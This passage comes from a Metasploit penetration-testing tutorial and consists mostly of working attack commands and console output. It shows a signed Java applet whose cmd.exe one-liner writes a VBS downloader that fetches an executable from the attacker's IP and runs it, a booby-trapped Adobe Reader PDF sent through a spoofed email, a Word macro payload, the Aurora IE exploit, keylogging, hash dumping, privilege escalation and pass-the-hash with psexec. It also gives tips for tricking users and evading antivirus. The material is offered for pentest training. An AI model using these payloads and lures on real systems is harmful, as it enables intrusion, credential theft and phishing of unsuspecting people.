What is the name of your organization? [Unknown]: Microsoft Organization
What is the name of your City or Locality? [Unknown]: Redmond
What is the name of your State or Province? [Unknown]: Washington
What is the two-letter country code for this unit? [Unknown]: US
Is CN=MSFcmd, OU=Microsoft, O=Microsoft Organization, L=Redmond,
ST=Washington, C=US correct? [no]: yes

[+] Signing the JAR file

Warning:
The signer certificate will expire within six months.
[+] Exporting the public key certificate
Certificate stored in file
[+] Done
```

Now that everything is setup for us, we need to deploy the JAR and the class file.

```
root@bt4:/java-applet/# cp SignedMSFcmd.jar /var/www/

root@bt4:/java-applet/# cp MSFcmd.class /var/www/

root@bt4:/java-applet/# apache2ctl start
```

Now that the applet is deployed, we will have to create a Meterpreter payload. Change 'X.X.X.X' in the examples below to match your Attackers IP address. This command uses msfpayload to create a Reverse TCP Meterpreter Shell with our victim. We generate this payload in Raw format and pipe it into msfencode, saving the payload as an executable. The executable is then copied to our web root directory and made executable.

```
root@bt4:/pentest/exploits/framework3/# ./msfpayload
windows/meterpreter/reverse_tcp LHOST=X.X.X.X LPORT=443 R | ./msfencode -t
exe -o my.exe

root@bt4:/pentest/exploits/framework3/# cp ./my.exe /var/www/

root@bt4:/pentest/exploits/framework3/# chmod a+x /var/www/my.exe
```

Now we need to add a command into our index.html file which will allow the client to download and execute our payload. Basically, this page will launch a java applet signed by ourselves, which, when given permission by the client, will then call cmd.exe from their system, echoing lines into a vbs script named "apsou.vbs". Be forewarned that this file can be found on the system after all successful and "some" failed attempts. After this file is created, the same command string launches the vbs script and feeds it a variable, the attackers link to the payload "my.exe". Once the payload has been downloaded it will then execute my.exe with that users permissions.

We need to modify our index.html page which our clients will view. In a real world scenario, a pentester might try adding some video, web browser games, or other activities to distract or entertain the victim. Clever trickery such as Social Engineering can greatly benefit this type of attack by directing your targets to a specific URL and telling them to accept the security warning to continue viewing your site or use your "Custom Secure IM applet". You can also have different payloads in different folders waiting for different clients.

Enter the command below as one continuous line and be sure to change 'X.X.X.X' to your attacking IP address.

```
root@bt4:/pentest/exploits/framework3/# echo "<applet width='1' height='1'
code='MSFcmd.class' archive='SignedMSFcmd.jar'>" > /var/www/index.html

root@bt4:/pentest/exploits/framework3/# echo "<param name='first'
value='cmd.exe /c echo Const adTypeBinary = 1 > C:\windows\apsou.vbs & echo
Const adSaveCreateOverWrite = 2 >> C:\windows\apsou.vbs & echo Dim
BinaryStream >> C:\windows\apsou.vbs & echo Set BinaryStream =
CreateObject("ADODB.Stream") >> C:\windows\apsou.vbs & echo
BinaryStream.Type = adTypeBinary >> C:\windows\apsou.vbs & echo
BinaryStream.Open >> C:\windows\apsou.vbs & echo BinaryStream.Write
BinaryGetURL(Wscript.Arguments(0)) >> C:\windows\apsou.vbs & echo
BinaryStream.SaveToFile Wscript.Arguments(1), adSaveCreateOverWrite >>
C:\windows\apsou.vbs & echo Function BinaryGetURL(URL) >>
C:\windows\apsou.vbs & echo Dim Http >> C:\windows\apsou.vbs & echo Set
Http = CreateObject("WinHttp.WinHttpRequest.5.1") >> C:\windows\apsou.vbs &
echo Http.Open "GET", URL, False >> C:\windows\apsou.vbs & echo Http.Send
>> C: windows\apsou.vbs & echo BinaryGetURL = Http.ResponseBody >>
C:\windows\apsou.vbs & echo End Function >> C:\windows\apsou.vbs & echo Set
shell = CreateObject("WScript.Shell") >> C:\windows\apsou.vbs & echo
shell.Run "C:\windows\my.exe" >> C:\windows\apsou.vbs & start
```

```
C:\windows\apsou.vbs http://X.X.X.X/my.exe C:\windows\my.exe'> </applet>"
>> /var/www/index.html
```

We will also add a message prompting the user to accept our malicious applet.

```
root@bt4:/pentest/exploits/framework3/# echo "" >> /var/www/index.html

root@bt4:/pentest/exploits/framework3/# echo "Please wait. We appreciate
your business. This process may take a while." >> /var/www/index.html

root@bt4:/pentest/exploits/framework3/# echo "To view this page properly
you must accept and run the applet.
We are sorry for any inconvenience. " >> /var/www/index.html
```

We now need to setup the Metasploit multi/handler to listen for connection attempts from the clients. We will be listening for a reverse shell from the target on port 443. This port is associated with HTTPS traffic and most organizations firewalls permit this internal traffic leaving their networks. As before, change the 'X.X.X.X' to your attackers IP address.

```
msf > use exploit/multi/handler
msf exploit(handler) > set ExitOnSession false
ExitOnSession => false
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST X.X.X.X
LHOST => X.X.X.X
msf exploit(handler) > set LPORT 443
LPORT +> 443
msf exploit(handler) > save
Saved configuration to: /root/.msf3/config
msf exploit(handler) > exploit -j
[*] Exploit running as background job.
[*] Started reverse handler
[*] Starting the payload handler...
```

When a victim browses to our website and accepts the security warning, the Meterpreter payload runs and connects back to our handler.

```
 msf exploit(handler) >
 [*] Sending stage   (718336 bytes)
 [*] Meterpreter session 1 opened (A.A.A.A:443 -> T.T.T.T:44477)
 msf exploit(handler) > sessions -i 1
 [*] Starting interaction with 1...

 meterpreter > ps

 Process list
============

     PID   Name            Path
     ---   ----            ----
     204   jusched.exe     C:\ProgramFiles\Java\jre6\bin\jusched.exe
     288   ctfmon.exe      C:\WINDOWS\system32\ctfmon.exe
     744   smss.exe        \SystemRoot\System32\smss.exe
     912   winlogon.exe      C:\WINDOWS\system32\winlogon.exe
```

```
     972   services.exe   C:\WINDOWS\system32\services.exe
     984   lsass.exe      C:\WINDOWS\system32\lsass.exe
     1176  svchost.exe    C:\WINDOWS\system32\svchost.exe
     1256  java.exe       C:\Program Files\Java\jre6\bin\java.exe
     1360    svchost.exe    C:\WINDOWS\System32\svchost.exe
     1640  spoolsv.exe    C:\WINDOWS\system32\spoolsv.exe
     1712  Explorer.EXE   C:\WINDOWS\Explorer.EXE
     1872  jqs.exe        C:\Program Files\Java\jre6\bin\jqs.exe
     2412  my.exe         C:\windows\my.exe
     3052  iexplore.exe     C:\Program Files\Internet Explorer\iexplore.exe

 meterpreter >
```

As a final note if you have troubles gaining access, ensure that the files

```
'C:\windows\apsou.vbs'
```

and

```
'C:\windows\my.exe'
```

DO NOT exist on your target.

If you attempt to re-exploit this client you will not be able to properly launch the vbs script.

If you are still experiencing problems and you have ensured the files above are not on the system, please check the following locations in the registry and make changes as needed.

```
Start > run : regedit

navigate to:
HKLM\Software\Policies\Microsoft\Windows\CurrentVersion\Internet
Settings\Security_HKLM_only
change value to: 0

navigate to:
HKLM\Software\Microsoft\Windows\CurrentVersion\Internet
Settings\Zones\3\Flags
click Decimal
change value to 3

navigate to:
HKLM\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3\
make new dword with the name 1C00
value in hex 10000

navigate to:
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet
Settings\Zones\3\Flags
click Decimal
change value to 3
```

Now we should close regedit and start or restart IE and the new settings should apply.

Client Side Attacks

As we have already discussed, Metasploit has many uses and another one we will discuss here is client side attacks. To show the power of how MSF can be used in client side attacks we will use a story.

In the security world, social engineering has become an increasingly used attack vector. Even though technologies are changing, one thing that seems to stay the same is the lack of security with people. Due to that, social engineering has become a very "hot" topic in the security world today.

In our first scenario our attacker has been doing a lot of information gathering using tools such as the Metasploit Framework, Maltego and other tools to gather email addresses and information to launch a social engineering client side attack on the victim.

After a successful dumpster dive and scraping for emails from the web, he has gained two key pieces of information.

1) They use "Best Computers" for technical services.

2) The IT Dept has an email address of itdept@victim.com

We want to gain shell on the IT Departments computer and run a key logger to gain passwords, intel or any other juicy tidbits of info.

We start off by loading our msfconsole.

After we are loaded we want to create a malicious PDF that will give the victim a sense of security in opening it. To do that, it must appear legit, have a title that is realistic, and not be flagged by anti-virus or other security alert software.

We are going to be using the Adobe Reader 'util.printf()' JavaScript Function Stack Buffer Overflow Vulnerability

Adobe Reader is prone to a stack-based buffer-overflow vulnerability because the application fails to perform adequate boundary checks on user-supplied data.

An attacker can exploit this issue to execute arbitrary code with the privileges of the user running the application or crash the application, denying service to legitimate users.

So we start by creating our malicious PDF file for use in this client side attack.

```
msf > use exploit/windows/fileformat/adobe_utilprintf
msf exploit(adobe_utilprintf) > set FILENAME BestComputers-
UpgradeInstructions.pdf
FILENAME => BestComputers-UpgradeInstructions.pdf
msf exploit(adobe_utilprintf) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(adobe_utilprintf) > set LHOST 192.168.8.128
LHOST => 192.168.8.128
msf exploit(adobe_utilprintf) > set LPORT 4455
LPORT => 4455
msf exploit(adobe_utilprintf) > show options
```

```
Module options:

   Name        Current Setting                                Required
Description
   ----        ---------------                                --------  ------
-----
   FILENAME    BestComputers-UpgradeInstructions.pdf          yes       The
file name.
   OUTPUTPATH  /pentest/exploits/framework3/data/exploits     yes       The
location of the file.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique: seh, thread,
process
   LHOST     192.168.8.128    yes       The local address
   LPORT     4455             yes       The local port


Exploit target:

   Id  Name
   --  ----
   0   Adobe Reader v8.1.2 (Windows XP SP3 English)
```

Once we have all the options set the way we want, we run "exploit" to create our malicious file.

```
msf exploit(adobe_utilprintf) > exploit

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Creating 'BestComputers-UpgradeInstructions.pdf' file...
[*] Generated output file
/pentest/exploits/framework3/data/exploits/BestComputers-
UpgradeInstructions.pdf
[*] Exploit completed, but no session was created.
msf exploit(adobe_utilprintf) >
```

So we can see that our pdf file was created in a sub-directory of where we are. So lets copy it to our /tmp directory so it is easier to locate later on in our exploit.

Before we send the malicious file to our victim we need to set up a listener to capture this reverse connection. We will use msfconsole to set up our multi handler listener.

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LPORT 4455
LPORT => 4455
msf exploit(handler) > set LHOST 192.168.8.128
LHOST => 192.168.8.128
msf exploit(handler) > exploit
```

```
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
```

Now that our listener is waiting to receive its malicious payload we have to deliver this payload to the victim and since in our information gathering we obtained the email address of the IT Department we will use a handy little script called sendEmail to deliver this payload to the victim. With a kung-fu one-liner, we can attach the malicious pdf, use any smtp server we want and write a pretty convincing email from any address we want....

```
root@bt4:~# sendEmail -t itdept@victim.com -f techsupport@bestcomputers.com
-s 192.168.8.131 -u Important Upgrade Instructions -a /tmp/BestComputers-
UpgradeInstructions.pdf
Reading message body from STDIN because the '-m' option was not used.
If you are manually typing in a message:
  - First line must be received within 60 seconds.
  - End manual input with a CTRL-D on its own line.

IT Dept,

We are sending this important file to all our customers. It contains very
important instructions for upgrading and securing your software. Please
read and let us know if you have any problems.

Sincerely,

Best Computers Tech Support
Aug 24 17:32:51 bt4 sendEmail[13144]: Message input complete.
Aug 24 17:32:51 bt4 sendEmail[13144]: Email was sent successfully!
```

As we can see here, the script allows us to put any FROM (-f) address, any TO (-t) address, any SMTP (-s) server as well as Titles (-u) and our malicious attachment (-a). Once we do all that and press enter we can type any message we want, then press CTRL+D and this will send the email out to the victim.

Now on the victim's machine, our IT Department employee is getting in for the day and logging into his computer to check his email.

He sees the very important document and copies it to his desktop as he always does, so he can scan this with his favorite anti-virus program.

As we can see, it passed with flying colors so our IT admin is willing to open this file to quickly implement these very important upgrades. Clicking the file opens Adobe but shows a greyed out window that never reveals a PDF. Instead, on the attackers machine what is revealed....

```
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
[*] Sending stage (718336 bytes)
session[*] Meterpreter session 1 opened (192.168.8.128:4455 ->
192.168.8.130:49322)

meterpreter >
```

We now have a shell on their computer through a malicious PDF client side attack. Of course what would be wise at this point is to move the shell to a different process, so when they kill Adobe we don't lose our shell. Then obtain system info, start a key logger and continue exploiting the network.

```
meterpreter > ps

Process list
============

    PID   Name            Path
    ---   ----            ----
    852   taskeng.exe     C:\Windows\system32\taskeng.exe
    1308  Dwm.exe         C:\Windows\system32\Dwm.exe
    1520  explorer.exe    C:\Windows\explorer.exe
    2184  VMwareTray.exe  C:\Program Files\VMware\VMware
Tools\VMwareTray.exe
    2196  VMwareUser.exe  C:\Program FilesVMware\VMware
Tools\VMwareUser.exe
    3176  iexplore.exe    C:\Program Files\Internet Explorer\iexplore.exe
```

```
    3452  AcroRd32.exe    C:\Program Files\AdobeReader
8.0\ReaderAcroRd32.exe

meterpreter > migrate 1520
[*] Migrating to 1520...
[*] Migration completed successfully.

meterpreter > sysinfo
Computer: OFFSEC-PC
OS      : Windows Vista (Build 6000, ).

meterpreter > use priv
Loading extension priv...success.

meterpreter > keyscan_start
Starting the keystroke sniffer...

meterpreter > keyscan_dump
Dumping captured keystrokes...

Support,   I tried to open ti his file 2-3 times with no success.  I even
had my admin and CFO tru   y it, but no one can get it to p open.  I turned
on the rmote access server so you can log in to fix our p         this
problem.  Our user name is admin and password for that session is 123456.
Call or eme ail when you are done.   Thanks IT Dept
meterpreter >
```

GAME OVER

VBScript Infection Methods

Metasploit has a couple of built in methods you can use to infect Word and Excel documents with malicious Metasploit payloads. You can also use your own custom payloads as well. It doesn't necessarily need to be a Metasploit payload. This method is useful when going after client-side attacks and could also be potentially useful if you have to bypass some sort of filtering that does not allow executables and only permits documents to pass through.

First things first, lets create our VBScript and set up a Metasploit listener.

```
root@bt4:/pentest/exploits/framework3# ./msfpayload
windows/meterpreter/reverse_tcp LHOST=10.211.55.162 LPORT=8080
ENCODING=shikata_ga_nai X > payload.exe
Created by msfpayload (http://www.metasploit.com).
Payload: windows/meterpreter/reverse_tcp
Length: 280
Options: LHOST=10.211.55.162,LPORT=8080,ENCODING=shikata_ga_nai
root@bt4:/pentest/exploits/framework3# mv payload.exe tools/
root@bt4:/pentest/exploits/framework3# cd tools/
root@bt4:/pentest/exploits/framework3/tools# ruby exe2vba.rb payload.exe
payload.vbs
[*] Converted 14510 bytes of EXE into a VBA script
root@bt4:/pentest/exploits/framework3/tools# cd..
root@bt4:/pentest/exploits/framework3# ./msfcli | grep multi/handler
[*] Please wait while we load the module tree...
exploit/multi/handler Generic Payload Handler
```


```
root@bt4:/pentest/exploits/framework3# ./msfcli exploit/multi/handler
PAYLOAD=windows/meterpreter/reverse_tcp ENCODING=shikata_ga_nai LPORT=8080
LHOST=10.211.55.162 E
[*] Please wait while we load the module tree...
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
```

To recap everything we have performed up until now, we have created our payload using the shikata_ga_nai polymorphic encoder, turned it into an executable, had it connect back to us on port 8080 at host 10.211.55.162. We then convert our executable to VBScript using the "exe2vba.rb" script in the tools section. Once this is complete, you will need to get on a Windows machine that has Word on it and perform the following steps:


In Word or Excel 2003, go to Tools, Macros, Visual Basic Editor, if you're using Word/Excel 2007, go to View Macros, then place a name like "moo" and select "create".

This will open up the visual basic editor. Paste the output of the payload.vbs file into the editor, save it and type some junk into the actual word doc itself. This is when you would perform the client-side attack by emailing this Word document to someone.

In order to keep user suspicion low, try embedding the code in one of the many Word/Excel games that are available on the Internet. That way, the user is happily playing the game while you are working in the background. This gives you some extra time to migrate to another process if you are using Meterpreter as a payload.



Here we give a generic name to the macro.



First, test out the document by opening it up, check back to where we have our Metasploit exploit/multi/handler listener:

```
root@bt4:/pentest/exploits/framework3# ./msfcli exploit/multi/handler
PAYLOAD=windows/meterpreter/reverse_tcp ENCODING=shikata_ga_nai LPORT=8080
LHOST=10.211.55.162 E
[*] Please wait while we load the module tree...
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
[*] Transmitting intermediate stager for over-sized stage...(191 bytes)
[*] Sending stage (205824 bytes)
[*] Meterpreter session 1 opened (10.211.55.162:8080 -> 10.211.55.134:1696)

meterpreter > execute -f cmd.exe -i
Process 2152 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\rel1k>
```

Success! We have a Meterpreter shell right to the system that opened the document, and best of all, it doesn't get picked up by anti-virus!!!

Note there are multiple methods to do this, you could also use the:

```
root@bt4:./msfpayload windows/meterpreter/reverse_tcp LHOST=10.211.55.162
LPORT=8080 ENCODING=shikata_ga_nai Y > payload.exe
```

This will output the payload to a vbs script so follow the same steps as mentioned above. Something to mention is that macros are pretty much disabled by default in both home and corporate environments, so you would either have to entice them to enable macros or hope that they enable them to view the entire document properly. This is where having the script embedded in a document containing an embedded Flash game comes in handy.

Reproducing the "Aurora" IE Exploit (E)

Source: http://blog.metasploit.com/2010/01/reproducing-aurora-ie-exploit.html

Update: This module, just like the original exploit, only works on IE6 at this time. IE7 requires a slightly different method to reuse the object pointer and IE8 enables DEP by default.

Yesterday, a copy of the unpatched Internet Explorer exploit used in the Aurora attacks was uploaded to Wepawet. Since the code is now public, we ported this to a Metasploit module in order to provide a safe way to test your workarounds and mitigation efforts.

To get started, grab the latest copy of the Metasploit Framework and use the online update feature to sync latest exploits from the development tree. Start the Metasploit Console (msfconsole) and enter the commands in bold:

```
msf > use exploit/windows/browser/ie_aurora
msf exploit(ie_aurora) > set PAYLOAD windows/meterpreter/reverse_tcp
msf exploit(ie_aurora) > set LHOST (your IP)
msf exploit(ie_aurora) > set URIPATH /
msf exploit(ie_aurora) > exploit

[*] Exploit running as background job.
[*] Started reverse handler on port 4444
[*] Local IP: http://192.168.0.151:8080/
[*] Server started.

msf exploit(ie_aurora) >
```

Open Internet Explorer on a vulnerable machine (we tested Windows XP SP3 with IE 6) and enter the Local IP URL into the browser. If the exploit succeeds, you should see a new session in the Metasploit Console:

```
[*] Sending stage (723456 bytes)
[*] Meterpreter session 1 opened (192.168.0.151:4444 -> 192.168.0.166:1514)

msf exploit(ie_aurora) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: WINXP\Developer

meterpreter > use espia
Loading extension espia...success.

meterpreter > screenshot aurora.bmp
```

09 - MSF Post Exploitation

After working so hard to successfully exploit a system, what do we do next?

We will want to gain further access to the targets internal networks by pivoting and covering our tracks as we progress from system to system. A pentester may also opt to sniff packets for other potential victims, edit their registries to gain further information or access, or set up a backdoor to maintain more permanent system access.

Utilizing these techniques will ensure that we maintain some level of access and can potentially lead to deeper footholds into the targets trusted infrastructure.

Metasploit Privilege Escalation

Frequently, especially with client-side exploits, you will find that your session only has limited user rights. This can severely limit actions you can perform on the remote system such as dumping passwords, manipulating the registry, installing backdoors, etc. Fortunately, Metasploit has a Meterpreter script, 'getsystem', that will use a number of different techniques to attempt to gain SYSTEM level privileges on the remote system.

Using the infamous 'Aurora' exploit, we see that our Meterpreter session is only running as a regular user account.

```
msf exploit(ms10_002_aurora) >
[*] Sending Internet Explorer "Aurora" Memory Corruption to client
192.168.1.161
[*] Sending stage (748544 bytes) to 192.168.1.161
[*] Meterpreter session 3 opened (192.168.1.71:38699 -> 192.168.1.161:4444)
at 2010-08-21 13:39:10 -0600

msf exploit(ms10_002_aurora) > sessions -i 3
[*] Starting interaction with 3...

meterpreter > getuid
Server username: XEN-XP-SP2-BARE\victim
meterpreter >
```

To make use of the 'getsystem' command, we first need to load the 'priv' extension. Running getsystem with the **"-h"** switch will display the options available to us.

```
meterpreter > use priv
Loading extension priv...success.
meterpreter > getsystem -h
Usage: getsystem [options]

Attempt to elevate your privilege to that of local system.

OPTIONS:

    -h        Help Banner.
    -t   The technique to use. (Default to '0').
               0 : All techniques available
```

```
                1 : Service - Named Pipe Impersonation (In Memory/Admin)
                2 : Service - Named Pipe Impersonation (Dropper/Admin)
                3 : Service - Token Duplication (In Memory/Admin)
                4 : Exploit - KiTrap0D (In Memory/User)
```

We will let Metasploit do the heavy lifting for us and run getsystem without any options. The script will attempt every method available to it, stopping when it succeeds. Within the blink of an eye, our session is now running with SYSTEM privileges.

```
meterpreter > getsystem
...got system (via technique 4).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

PSexec Pass The Hash

One module that isn't widely known is the ability to use PSEXEC within Metasploit. The psexec module is often used by penetration testers to obtain access to a given system that you already know the credentials for. It was written by sysinternals and has been integrated within the framework. Often as penetration testers, we successfully gain access to a system through some exploit, use meterpreter to grab the passwords or other methods like fgdump, pwdump, or cachedump and then utilize rainbowtables to crack those hash values.

We also have other options like pass the hash through tools like iam.exe. One great method with psexec in metasploit is it allows you to enter the password itself, or you can simply just specify the hash values, no need to crack to gain access to the system. Let's think deeply about how we can utilize this attack to further penetrate a network. Lets first say we compromise a system that has an administrator password on the system, we don't need to crack it because psexec allows us to utilize just the hash values, that administrator account is the same on every account within the domain infrastructure. We can now go from system to system without ever having to worry about cracking the password. One important thing to note on this is that if NTLM is only available (for example its a 15+ character password or through GPO they specify NTLM response only), simply replace the ****NOPASSWORD**** with 32 0's for example:

```
******NOPASSWORD*******:8846f7eaee8fb117ad06bdd830b7586c
```

Would be replaced by:

```
00000000000000000000000000000000:8846f7eaee8fb117ad06bdd830b7586c
```

```
[*] Meterpreter session 1 opened (192.168.57.139:443 ->
192.168.57.131:1042)

meterpreter > use priv
Loading extension priv...success.
meterpreter > hashdump
Administrator:500:e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd8
30b7586c:::
meterpreter >
```

Now that we have a meterpreter console and dumped the hashes, lets connect to a different victim using PSExec and just the hash values.

```
root@bt4:/pentest/exploits/framework3# ./msfconsole


                                  _
                                 | |      o
 _  _  _    _ _|_  __,   ,     _  | |  __     _|_
/ |/ |/ |  |/  |  /  |  / \_|/ \_|/  /  \_|  |
  |  |  |_/|__/|_/\_/|_/ \/ |__/ |__/\__/ |_/|_/
                           /|
                           \|


       =[ metasploit v3.3-rc1 [core:3.3 api:1.0]
+ -- --=[ 412 exploits - 261 payloads
+ -- --=[ 21 encoders - 8 nops
       =[ 191 aux

msf > search psexec
[*] Searching loaded modules for pattern 'psexec'...

Exploits
========

   Name                        Description
   ----                        -----------
   windows/smb/psexec          Microsoft Windows Authenticated User Code
Execution
   windows/smb/smb_relay       Microsoft Windows SMB Relay Code Execution

msf > use windows/smb/psexec
msf exploit(psexec) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(psexec) > set LHOST 192.168.57.133
LHOST => 192.168.57.133
msf exploit(psexec) > set LPORT 443
LPORT => 443
msf exploit(psexec) > set RHOST 192.168.57.131
RHOST => 192.168.57.131
msf exploit(psexec) > show options

Module options:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    192.168.57.131   yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPass                   no        The password for the specified
username
   SMBUser  Administrator    yes       The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
```

```
   EXITFUNC  thread           yes       Exit technique: seh, thread,
process
   LHOST     192.168.57.133   yes       The local address
   LPORT     443              yes       The local port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(psexec) > set SMBPass
e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd830b7586c
SMBPass =>
e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd830b7586c
msf exploit(psexec) > exploit

[*] Connecting to the server...
[*] Started reverse handler
[*] Authenticating as user 'Administrator'...
[*] Uploading payload...
[*] Created \KoVCxCjx.exe...
[*] Binding to 367abb81-9844-35f1-ad32-
98f038001003:2.0@ncacn_np:192.168.57.131[\svcctl] ...
[*] Bound to 367abb81-9844-35f1-ad32-
98f038001003:2.0@ncacn_np:192.168.57.131[\svcctl] ...
[*] Obtaining a service manager handle...
[*] Creating a new service (XKqtKinn - "MSSeYtOQydnRPWl")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
[*] Closing service handle...
[*] Deleting \KoVCxCjx.exe...
[*] Sending stage (719360 bytes)
[*] Meterpreter session 1 opened (192.168.57.133:443 ->
192.168.57.131:1045)

meterpreter > execute -f cmd.exe -i -c -H
Process 3680 created.
Channel 1 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>
```

That is it! We successfully connect to a seperate computer with the same credentials without having to worry about rainbowtables or cracking the password. Special thanks to Chris Gates for the documentation on this.

Why your Metasploit PSEXEC exploit might be failing (E)

Source: http://pauldotcom.com/2009/12/why-your-metasploit-psexec-mod.html

Have you had trouble using PSEXEC or other remote administrative tools on Windows Vista, Windows 7 and WIndows 2008 servers? If so, UAC (User Access Control) might be preventing your tools from working. Windows UAC drops all the Administrator privileges from the SAT (Security Access Token) for REMOTE connections that are using LOCAL accounts. This restriction prevents all remote administrative functions such as connecting to administrative shares (C$, etc) installing services or launching a new process (psexec).

In the scenario where Computer1 belongs to the PenTesterDomain and Computer2 belongs to WORGROUP or the PentestCustomerDomain, Computer1 will not be able to connect to \\computer2\c$ or other administrative functions using the local administrator username and password on computer2. Because UAC restricts the use of administrator privileges to Interactive local sessions and to Domain accounts you will need to use a domain account.

If your using Metasploits psexec module you will need to specify the SMBDomain. This option doesn't appear when you type "show options", but it is available under the advanced options ("show advanced").

Once you've obtained some type of remote execution on the target host you can enable remote administrative functions by creating the following registry key:

```
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\system\LocalAccount
TokenFilterPolicy
```

Create a DWORD entry at that location and set it's value to 1.

After the target machine has been rebooted you will be able to connect to the C$ share, launch PSEXEC and perform other administrative functions using the local accounts on the target system.

References:

